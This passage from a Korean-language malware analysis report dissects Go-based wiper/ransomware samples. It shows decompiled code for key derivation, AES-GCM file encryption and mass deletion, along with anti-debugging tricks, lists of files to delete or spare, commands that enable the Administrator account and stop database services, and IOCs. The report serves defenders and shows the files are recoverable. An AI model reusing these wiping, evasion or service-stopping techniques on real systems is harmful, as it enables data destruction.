


Figure 110. 랜덤 키 생성 및 저장

생성된 랜덤 키는 고정된 0x38 바이트의 데이터와 함께 argon2 해시 생성에 사용된다. ID 모드를 사용해 argon2id 해시를 생성하고, 생성된 해시는 AES 키로 파일 암호화에 사용된다.

```
006F0D04                movups  xmmword ptr [rsp+318h+typ], xmm15 ; typ
006F0D09                movups  [rsp+318h+var_308], xmm15
006F0D0F                movups  [rsp+318h+var_2F8], xmm15
006F0D15                mov     [rsp+318h+var_2E8], 2
006F0D1A                mov     [rsp+318h+var_2E4], 20h ; ' '
006F0D22                mov     eax, 2
006F0D27                mov     rsi, [rsp+318h+var_8]
006F0D2F                mov     r8d, 20h ; ' '
006F0D35                mov     r9, r8
006F0D38                mov     r10d, 1
006F0D3E                mov     r11d, 8000h
006F0D44                call    m_argon2_sub_643740 ; argon2.go
006F0D44                                        ;
006F0D44                                        ; time cost: 0x01
006F0D44                                        ; memory cost: 0x8000
006F0D44                                        ; parallelism: 0x02
006F0D44                                        ; hash len: 0x20
006F0D44                                        ; type: ID(0x02)
006F0D44                                        ;
006F0D44                                        ; secret: 54bytes data (coded)
006F0D44                                        ; salt: random 32bytes data
006F0D44                                        ;
006F0D44                                        ; secret
006F0D44                                        ; 4E 34 68 67 08 15 21 00 4B 39 4C 5F 35 60 0E 06
006F0D44                                        ; 07 26 01 39 5C 5F 35 00 5D 79 69 4E 68 6C 47 3B
006F0D44                                        ; 79 57 39 21 2E 40 01 6D 0B 79 35 0F 2A 51 28 0C
006F0D44                                        ; 51 3B 27 3B 52 1B 2C 21
```

Figure 111. 암호화 키 생성

이후 파일을 삭제하는 동작을 수행하는데 삭제 대상, 예외 대상, 이외 파일들에 조건에 따라 분기 후 삭제를 수행하며 체크하는 드라이브는 A~Z 까지 모든 경우의 수를 확인한다.

```
lea     rdx, m_file_cmp_rm_sub_6F1460
mov     qword ptr [rsp+318h+var_48], rdx
mov     rdx, [rsp+318h+var_280]
mov     [rsp+318h+var_38], rdx
mov     rdx, [rsp+318h+var_188] ; filename
mov     qword ptr [rsp+318h+var_48+8], rdx
lea     rdx, [rsp+318h+var_158]
mov     qword ptr [rsp+318h+var_30], rdx
mov     rdx, [rsp+318h+var_168]
mov     qword ptr [rsp+318h+var_30+8], rdx
mov     rax, qword ptr [rsp+318h+arg_0]
mov     rbx, qword ptr [rsp+318h+arg_0+8]
lea     rcx, [rsp+318h+var_48]
call    m_recursive_dir_vth8hm3_Lk8wC8Zvnv
```

Figure 112. 파일 삭제를 위해 호출되는 함수

backup_log.txt 와 eyp.bak 문자열이 포함된 파일인 경우 삭제 대상에서 제외되며, 폴더명을 체크해 LocalLow, CrashCumps 등이 포함되어 있을 경우와 dll, msi, exe 등 실행 파일 확장자가 확인되는 경우에도 제외된다.

```
  m_string_builder_cpiaQZvpWW_SR2zcfsfbMn();
  m_get_str_sub_6F6060();                       // backup_log.txt
  v11 = m_memory_cmp_sub_403300(v3);
}
if ( v11 )
  return 0;
m_string_builder_cpiaQZvpWW_SR2zcfsfbMn();
if ( (internal_stringslite_Index)(aEypBak) >= 0 )// eyp.bak
  return 0;
if ( m_dir_cmp_sub_6F0900() )                   // *LocalLow*, *CrashDumps*, *D3dSCache*, *$Recycle.Bin*, C:\PerfLogs,
                                                // C:\Users\Public, C:\Users\Default, C:\Program Files (x86),
                                                // C:\Program Files\Windows, C:\Program Files\Common Files,
                                                // C:\ProgramData, C:\Recovery, C:\Windows,
                                                // C:\WinNT, C:\$Recycle.Bin, *.backup*, backup_log.txt
  return 0;
m_get_filename_path_filepath_Base();
m_string_builder_cpiaQZvpWW_SR2zcfsfbMn();
if ( (m_file_cmp_sub_6F06E0)(qword_8C8A50, v13, v14, v15) )// delete extension
                                                // *.iso, *.ndf, *.egg*, *.tmp*, *.log*, *.bak*, *.ldf*, *.swp*, *.bkf*,
                                                // *copy.*, *.copy*, *.temp*, *.back*, *_log.*, *log_.*,
                                                // *.backup*, *.1*, *.2*
{
  m_NtSetInformationFile_sub_6F1F20();          // modify file info
  m_file_rm_rTaR8yv8d_ZnYDNblU1zpu();           // delete file
  return 0;
}
else if ( (m_file_cmp_sub_6F06E0)(qword_8C8A68, v16, v17, v18) )// escape extension
                                                // *.dll, *.msi, *.exe, *.sys, *.ldf, backup_log.txt
```

Figure 113. 파일 삭제 예외 대상 확인 코드

구 분	대 상
예외 파일명	backup_log.txt, *eyp.bak
예외 폴더명	C:\Program Files\Microsoft SQL Server, C:\Program Files (x86)\Microsoft SQL Server\MSSQL\Data, *LocalLow*, *CrashDumps*, *D3dSCache*, *$Recycle.Bin*, C:\PerfLogs, C:\Users\Public, C:\Users\Default, C:\Program Files (x86), C:\Program Files\Windows, C:\Program Files\Common Files, C:\ProgramData, C:\Recovery, C:\Windows, C:\WinNT, C:\$Recycle.Bin, *.backup*
예외 확장자	.dll, .msi, .exe, .sys, .ldf

Table 7. 예외 대상 리스트

구 분	대 상
삭제 대상	.copy, .1, .2, .egg, .tmp, .log, .bak, bak., .temp, .backup, .back, .ldf, _log., log_., .swp, .bkf, .iso, .ndf

Table 8. 삭제 대상 리스트

앞서 확인한 예외 대상과 무조건 삭제하는 대상 외 나머지 파일에 대해서는 다음과 같이 100 개씩 리스트화 후 일괄 삭제를 진행하며 삭제 전 삭제 대상 파일의 데이터를 읽은 후 tar 포맷으로 압축을 수행한다.

```
*(v24 + v29) = v30;
*(v24 + v29 + 24) = v3;
if ( v21[1] < 100 )                          // check list size
  return 0i64;
result = m_archive_tar_file_rm_sub_6F1BA0();
if ( !result )
{
  v35[1] = 0i64;
  return 0i64;
}
```

Figure 114. 파일 내용 압축 및 일괄 삭제 함수 호출

tar 파일을 생성하고 압축 후 파일을 삭제하는 로직은 다음과 같다.

```
v13 = m_archive_tar_header_ZU028SgzaQ_WcApaV(0);// Mode, Name, ModTime, Size
                                                // file.stat()
v27[0] = v13;
filename_path_filepath_Base = m_get_filename_path_filepath_Base();
v15 = v27[0];
*(v27[0] + 16) = v24;
if ( dword_9195B0 )
{
  filename_path_filepath_Base = m_gcWriteBarrier_sub_464360();
  *v16 = filename_path_filepath_Base;
  v16[1] = *(v15 + 8);
}
*(v15 + 8) = filename_path_filepath_Base;
if ( m_archive_tar_ZU028SgzaQ___ZNZFmZrzq1Xp__WriteHeader() )// create & write tar header
{
  if ( !v26 )
    goto LABEL_4;
  goto LABEL_17;
}
m_copyBuffer_izNcREhbnA6u_IwzNypT28(&off_7AB3C0, v17, v22, v23);// file contents read & write tar
if ( v33 )
{
  if ( !v26 )
    goto LABEL_4;
  goto LABEL_17;
}
if ( v26 )
  sub_576C80();
m_NtSetInformationFile_sub_6F1F20();        // modify file info
m_file_rm_rTaR8yv8d_ZnYDNblU1zpu();         // delete file
```

Figure 115. 압축 파일 생성 및 파일 삭제 로직

tar 압축을 위해서 file.stat()을 통해 파일 정보를 추출한다.

```
  *v7 = 48;
  *(v7 + 40) = (*(v95 + 56))();              // rTaR8yv8d___hLmvKgaRk__Size
  ptr_high = v82;
  v12 = v86;
}
if ( (ptr_high & 0x800000) != 0 )
  v12[6] |= 0x800ui64;
if ( (ptr_high & 0x400000) != 0 )
  v12[6] |= 0x400ui64;
if ( (ptr_high & 0x100000) != 0 )
  v12[6] |= 0x200ui64;
v18 = (*(v95 + 64))();                       // os__ptr_fileStat_Sys
v20 = &unk_725AC0;
```

Figure 116. file.stat 함수 호출

tar 헤더를 생성하기위한 함수를 호출해 PAX 타입의 헤더를 구성한다.

```
m_tar_encode_q_sub_59FFC0(100i64, v209, aPath, 4i64);// path
v206 = (m_get_str_sub_5A9400)();               // Linkname
v185 = v30;
v31 = (m_get_str_sub_5A9720)();                // linkpath
(v209[0])(100i64, v209, v31, v30);             // m_tar_encode_q_sub_59FFC0
(v209[0])(32i64, v209, aUname_0, 5i64);        // uname
(v209[0])(32i64, v209, aGname_0, 5i64);        // gname
(v208[0])(aMode, v208, 0i64);                  // Mode
(v208[0])(aUid, v208, 3i64);                   // Uid
(v208[0])(aGid, v208, 3i64);                   // Gid
(v208[0])(aSize_0, v208, 4i64);                // Size
v32 = (m_get_str_sub_5A9A40)();                // Devmajor
(v208[0])(v32, v208, 0i64);
v33 = (m_get_str_sub_5A9D60)();                // Devminor
(v208[0])(v33, v208, 0i64);
v34 = a15;
(v207[0])(a16, v207, 7i64, aMtime);            // mtime
(m_get_str_sub_5AA080)();                      // AccessTime
v35 = v34;
v36 = a18;
(v207[0])(a19, v207, v35, aAtime);             // atime
m_get_str_sub_5AA420();                        // ChangeTime
v37 = v36;
v38 = a21;
(v207[0])(a22, v207, v37, aCtime);             // ctime
```

Figure 117. tar 헤더 구성

이후 파일에서 데이터를 읽어와 tar 파일을 구성한다.

```
v18 = (*(v11 + 24))(a3);                // call os__ptr_fileWithoutReadFrom_Read_1
                                        // read file contents
v36 = v7;
if ( v18 <= 0 )
{
  v19 = v38;
  goto LABEL_34;
}
if ( v18 > v40 )
  m_err_sub_464780();
v37 = v18;
v20 = v41;
v21 = (*(v43 + 3))(v18);                // call ZU028SgzaQ___ZNZFmZrzq1Xp__Write
                                        // tar write
```

Figure 118. tar 압축 구성

tar 파일을 구성 후 삭제하기위해 파일 속성을 변경하고 파일을 삭제한다.

```
m_NtSetInformationFile_sub_6F1F20();        // modify file info
m_file_rm_rTaR8yv8d_ZnYDNblU1zpu();         // delete file
```

Figure 119. 파일 삭제 로직

삭제 이후 tar 파일은 Zstandard(Zstd)로 추가 압축한다.

```
if ( *(v1 + 48) )
{
  (*(v1[20] + 40LL))();                     // TVCh1l55___adTY01V55S__CRC
  m_klauspost_compress_zstd_XIB92kWaQ___PNcgOnwh8tvR__Write(v30);
  v1 = v43;
  a1 = v30;
  v5 = v38;
}
```

Figure 120. Zstandard 압축

압축된 데이터는 0x10000 단위로 AES 암호화 알고리즘의 GCM 모드를 사용해 암호화한다.

```
if ( v18 < 0x10010 )
  m_err_sub_464780();
m_file_enc_sub_6398E0(*(v4 + 80), v18, 0x10000, v18 - 16);
if ( !m_file_write_sub_63AAA0(*(v35 + 72)) )
```

Figure 121. 0x10000 단위 암호화

키 생성에 사용되는 값은 랜덤하게 생성되어 파일에 저장되며, 실행 시점에 결정되는 IV 값은 고정되어 있지만 그대로 사용하지 않고, 현재 암호화를 진행하는 메시지 블록의 순서 값을 IV 의 마지막 4 바이트와 XOR 연산해 사용한다.

```
mov     r10d, [rax+8]   ; IV[8:]
mov     r12, [rsp+70h+arg_0] ; Block index(or encryption steps)
xor     r10d, [r12+4]   ; IV[8:] ^ idx
nop
mov     [rax+8], r10d   ; 0xC00000A068
mov     r10, [r12+8]    ; 0xC00017E008
mov     r13, [r12+10h]  ; 0xC0000A0000
mov     r10, [r10+30h]  ; m_aes_gcm_fAafCM___ydCMaCiqs_S__Seal
mov     r15, [rsp+70h+arg_20] ; 0xC0000EE010
mov     [rsp+70h+var_70], r15
mov     r15, [rsp+70h+arg_28] ; 0x10000
mov     [rsp+70h+var_68], r15
mov     r15, [rsp+70h+arg_30] ; 0x10010
mov     [rsp+70h+var_60], r15
mov     [rsp+70h+var_58], rdx ; 0xC0000EE000
mov     [rsp+70h+var_50], 4
mov     [rsp+70h+var_48], rdi ; 0x10020
xor     ecx, ecx
mov     rdi, r11
mov     rsi, rax        ; 0xC00000A060, key
mov     r8d, 0Ch        ; size
mov     r9, r8
mov     rax, r13        ; 0xC0000A0000
call    r10             ; m_aes_gcm_fAafCM___ydCMaCiqs_S__Seal
mov     rdx, [rsp+70h+arg_0]
inc     dword ptr [rdx+4]
add     rsp, 70h
pop     rbp
retn
```

Figure 122. IV 설정 및 gcm.Seal 호출

모든 압축 데이터를 암호화하며, 각 블록을 *.bak 파일에 순서대로 저장한다.




Figure 123. *.bak 구조

별도의 키 보호 기법을 사용하지 않기 때문에, 랜섬웨어 내부에 저장된 0x38 바이트 secret 값과, *.bak 에 저장된 랜덤키, IV 를 활용해 복호화할 수 있다. .tar.zst 압축 해제에는 특별한 키가 필요하지 않기 때문에 압축 대상이었던 모든 파일을 확인할 수 있다.




Figure 124. 복구된 파일 리스트

모든 과정이 끝나면 랜섬노트를 생성한다.

이메일: h.majestic947@passinbox.com

Figure 125. backup_log.txt

- mod_bea.jpg

- Golang으로 작성된 악성코드로 Wiper 동작을 수행한다.
- 특정 파일을 지우기 전에 '[0-9a-f]{8}dngi.bak' 파일에 백업을 수행하며 암호화 키 생성에 사용되는 랜덤값을 저장한 뒤 사이즈, 데이터 사이즈, IV, 암호화된 데이터 형태로 반복되어 저장된다.
- MD5: DC96941E830945E4D9D0777230858554

- 무조건 삭제 대상
  - *.iso, *.ndf, *.egg*, *.tmp*, *.log*, *.bak*, *.ldf*, *.swp*, *.bkf*, *copy.*, *.copy*, *.temp*, *.back*, *_log.*, *log_.*, *.backup*, *.1*, *.2*
- 삭제 예외 대상
  - *eyp.bak, *LocalLow*, *CrashDumps*, *D3dSCache*, *$Recycle.Bin*, C:\PerfLogs, C:\Users\Public, C:\Users\Default, C:\Program Files (x86), C:\Program Files\Windows, C:\Program Files\Common Files, C:\ProgramData, C:\Recovery, C:\Windows, C:\WinNT, C:\$Recycle.Bin, *.backup*
  - *.dll, *.msi, *.exe, *.sys, *.ldf, backup_log.txt
- 이외 모든 파일 100개씩 일괄 삭제
- [0-9a-f]{8}dngi.bak 백업 파일 생성
- 컨텍 이메일
  - dongileng.another679@passinbox.com
- 랜섬노트
  - backup_log.txt

prod.jpg(561EDAE73F0021214FA92EE9B67377D8) 샘플과 기능 및 동작이 상당 부분 유사하며 일부 설정 값만 바꿔 사용한것으로 보인다. prod.jpg 와 기능상 동일한 부분은 제외하며, 차이점을 위주로 설명한다.

시간차를 이용한 방법과 디버거와 디버깅 중임을 확인하는 안티 디버깅 기법을 사용하고 있다.

NtProtectVirtualMemory 를 통해 BreakPoint 접근을 차단하고, NtQuerySystemTime, NtDelayExecution 을 통해 실행시간을 감지하며 시스템 콜을 통해 실행해 후킹을 방지한다.

```
for ( i = 0; i < 4; i = v12 )
{
  v12 = i;
  v5 = 0;
  (m_getstr_sub_6E0C80)();                      // NtProtectVirtualMemory
  ++v12;
  runtime_stringtoslicebyte();
  v9 = (**(v13 + 16))();
  v3 = (runtime_newobject)();
  *v3 = unk_908488;
  v3[1] = &unk_908490;
  v3[2] = &unk_908498;
  v3[3] = 1;
  v3[4] = &v5;
  vP6Qy6PTT18A__ptr_XFYA8dXO5g_Syscall();
  v11 = 0;
  m_getstr_sub_6E0F60();                        // NtQuerySystemTime
  runtime_stringtoslicebyte();
  v8 = (**(v13 + 16))();
  *(runtime_newobject)() = &v11;
  vP6Qy6PTT18A__ptr_XFYA8dXO5g_Syscall();
  v10 = -10000000 * (v11 % 10 + 1);
  m_getstr_sub_6E1260();                        // NtDelayExecution
  runtime_stringtoslicebyte();
  v7 = (**(v13 + 16))();
  *((runtime_newobject)() + 8) = &v10;
  vP6Qy6PTT18A__ptr_XFYA8dXO5g_Syscall();
  m_getstr_sub_6E1880();                        // NtProtectVirtualMemory
  runtime_stringtoslicebyte();
  v6 = (**(v13 + 16))();
```

Figure 126. 안티 디버깅 기법 #1

NtDelayExecution 과 특정 연산을 수행하는 함수 실행 후 QueryPerformanceCounter 를 통해 평균 시간차를 계산해 종료하는 안티 디버깅 코드

```
while ( v41 < 5 )
{
  v86 = v41;
  v85 = elapsed_sum;
  v99 = v103;
  v44 = runtime_newobject(v40, v11);
  *v44 = v99;
  ZCJVUGYthZU__ptr_EElbsyq_Call();
  v81 = -1000000;
  m_getstr_sub_6E0680(1);                       // NtDelayExecution
  runtime_stringtoslicebyte();
  v45 = v95[2];
  v46 = *v45;
  v78 = (*v45)();                               // sub_632360, xor operation
  *(runtime_newobject(v46, v45) + 8) = &v81;
  vP6Qy6PTT18A__ptr_XFYA8dXO5g_Syscall();
  v98 = v104;
  *runtime_newobject(2, 2) = v98;
  v67 = ZCJVUGYthZU__ptr_EElbsyq_Call();        // QueryPerformanceCounter
  v47 = *v105;
  v40 = v103;
  delta = *v104 - *v103;
  if ( !*v105 )
    runtime_panicdivide();
  if ( v47 == -1 )
    elapsed = -1000 * delta;
  else
    elapsed = 1000 * delta / v47;
  v11 = elapsed + v85;
  v41 = v86 + 1;
  elapsed_sum = v11;
}
if ( elapsed_sum / 5 <= 120 )                   // avarage <= 120
{
```

Figure 127. 안티 디버깅 기법 #2

IsDebuggerPresent, NtQueryInformationProcess 를 통해 디버깅중임을 감지하는 안티 디버깅 코드를 포함하고 있으며 마찬가지로 시스템 콜을 사용한다.

```
runtime_stringtoslicebyte();                    // IsDebuggerPresent
IsDebuggerPresent = (*v87[2])();
if ( vP6Qy6PTT18A__ptr_XFYA8dXO5g_Syscall() && !IsDebuggerPresent )
  goto LABEL_7;
v76 = 0;
m_getstr_sub_6DFE20();                          // NtQueryInformationProcess
runtime_stringtoslicebyte();
v6 = v87[2];
v7 = *v6;
NtQueryInformationProcess = (*v6)();
v8 = runtime_newobject(v7, v6);
*v8 = -1;
v8[1] = 7;
v8[2] = &v76;
v8[3] = 8;
v8[4] = 0;
NtQueryInformationProcess_1 = NtQueryInformationProcess;
v10 = 5;
v11 = 5;
if ( vP6Qy6PTT18A__ptr_XFYA8dXO5g_Syscall() || !v76 || NtQueryInformationProcess_1 )
```

Figure 128. 안티 디버깅 기법 #3

마지막으로 NtQuerySystemInformation 를 통해 디버거를 체크하는 안티 디버깅 코드를 포함하고 있다.

```
while ( v62 > 0 )                               // check debugger
                                                // x64dbg, windbg, ghidra
{
  v87 = v62;
  v101 = v60;
  v64 = *(v60 + 8);
  v65 = m_string_builder_dYkuGJt_TZ5YjY();
  if ( internal_stringslite_Index(v64, v61, v66, v65) >= 0 )
    goto LABEL_32;
```

Figure 129. 안티 디버깅 기법 #4

관리자 계정 활성화, MSSQLSERVER, SQLEXPRESS, MYSQL 서비스 중지, 그리고 파일 관련 조작을 수행하는 함수로 나누어 볼 수 있다. *[차이점] 관리자 계정 활성화로 변경, SQLEXPRESS, MYSQL 서비스 중지 추가*

```
v4 = m_getstr_sub_6E3500();                     // /active:yes
v36[1] = 4;
v36[0] = "user";
v36[3] = v24;
v36[2] = v29;
v36[5] = v22;
v36[4] = v25;
v36[7] = v21;
v36[6] = v4;                                    // net
m_str_combine(4, 4, v25, v36);                  // net user Administrator /active:yes
```

Figure 130. 관리자 계정

```
v5 = m_getstr_sub_6E3900();                     // MSSQLSERVER
v31 = 4;
v30 = "stop";
v33 = 3;
v32 = v5;
v35 = 2;
v34 = "/y";
m_str_combine(3, 3, "stop", &v30);              // net stop MSSQLSERVER /y
m_cmd_process_run();
v6 = sub_6E3D00();                              // SQLEXPRESS
v31 = 4;
v30 = "stop";
v33 = 3;
v32 = v6;
v35 = 2;
v34 = "/y";
m_str_combine(3, 3, "stop", &v30);              // net stop SQLEXPRESS /y
m_cmd_process_run();
v31 = 4;
v30 = "stop";
v33 = 5;
v32 = "MYSQL";
v35 = 2;
v34 = "/y";
m_str_combine(3, 3, "/y", &v30);                // net stop MYSQL /y
m_cmd_process_run();
```

Figure 131. 데이터베이스 관련 서비스 중지

8 자리의 랜덤 값을 생성 후 '[0-9a-f]{8}dngi.bak'(이후 *dngi.bak 로 명명) 형태의 파일을 생성한다. *[차이점] eyp.bak -> dngi.bak 이름 변경*

```
v5 = m_gen_random_sub_6DC300();               // rand 8 characters
if ( v6 )
{
  *&v19 = v6;
  *(&v19 + 1) = a1;
}
else
{
  v20 = v5;
  v17 = v2;
  filename_path_filepath_Base = m_get_filename_path_filepath_Base();// dngi.bak
  v8 = v17;
  v9 = filename_path_filepath_Base;
  v11 = runtime_concatstring3(v20, v17, v10, *(&v24 + 1), unk_8B66D0, unk_8B66D8);// [0-9a-f]{8}dngi.bak
  v21 = v24;
  v23 = v9;
  v22 = v11;
  v18 = m_getpath_sub_587EA0();               // {Drive}:\\[0-9a-f]{8}dngi.bak
  v16 = 2;
  m_createfile(0x1B6u, v8, v12, 578);
```

Figure 132. [0-9a-f]{8}dngi.bak 파일 생성

backup_log.txt 와 dngi.bak 문자열이 포함된 파일인 경우 삭제 대상에서 제외되며, 폴더명을 체크해 LocalLow, CrashCumps 등이 포함되어 있을 경우와 dll, msi, exe 등 실행 파일 확장자가 확인되는 경우에도 제외된다. *[차이점] 표 Bold 체 참고*

구 분	대 상
예외 파일명	backup_log.txt, ***dngi.bak***
예외 폴더명	C:\Program Files\Microsoft SQL Server, C:\Program Files (x86)\Microsoft SQL Server\MSSQL\Data, *LocalLow*, *CrashDumps*, *D3dSCache*, *$Recycle.Bin*, C:\PerfLogs, C:\Users\Public, C:\Users\Default, C:\Program Files (x86), C:\Program Files\Windows, C:\Program Files\Common Files, C:\ProgramData, C:\Recovery, C:\Windows, C:\WinNT, C:\$Recycle.Bin, *.backup*
예외 확장자	.dll, .msi, .exe, .sys, .ldf

Table 9. 예외 대상 리스트

iso, ndf, egg, tmp 등 특정 파일 확장자를 체크해 무조건 삭제 대상이 되는 파일을 확인 후 삭제 할 수 있도록 파일 속성 값을 변경하고 대상 파일을 삭제한다.

구 분	대 상
삭제 대상	.copy, .1, .2, .egg, .tmp, .log, .bak, bak., .temp, .backup, .back, .ldf, _log., log_., .swp, .bkf, .iso, .ndf

Table 10. 삭제 대상 리스트

앞서 확인한 예외 대상과 무조건 삭제하는 대상 외 나머지 파일에 대해서는 다음과 같이 100 개씩 리스트화 후 일괄 삭제를 진행하며 삭제 전 삭제 대상 파일의 데이터를 읽은 후 tar 포맷으로 압축을 수행한다.

tar 압축 방식, 암호화 방식, IV 를 변형해 사용하는 방법, *.bak 파일에 저장되는 형태 등 모든 방식이 기존 prod.jpg 와 동일한 로직을 따른다.

동일하게 키 보호 기법을 사용하지 않기 때문에, 랜섬웨어 내부에 저장된 0x38 바이트 secret 값과, *.bak 에 저장된 랜덤키, IV 를 활용해 복호화할 수 있다. .tar.zst 압축 해제에는 특별한 키가 필요하지 않기 때문에 압축 대상이었던 모든 파일을 확인할 수 있다.

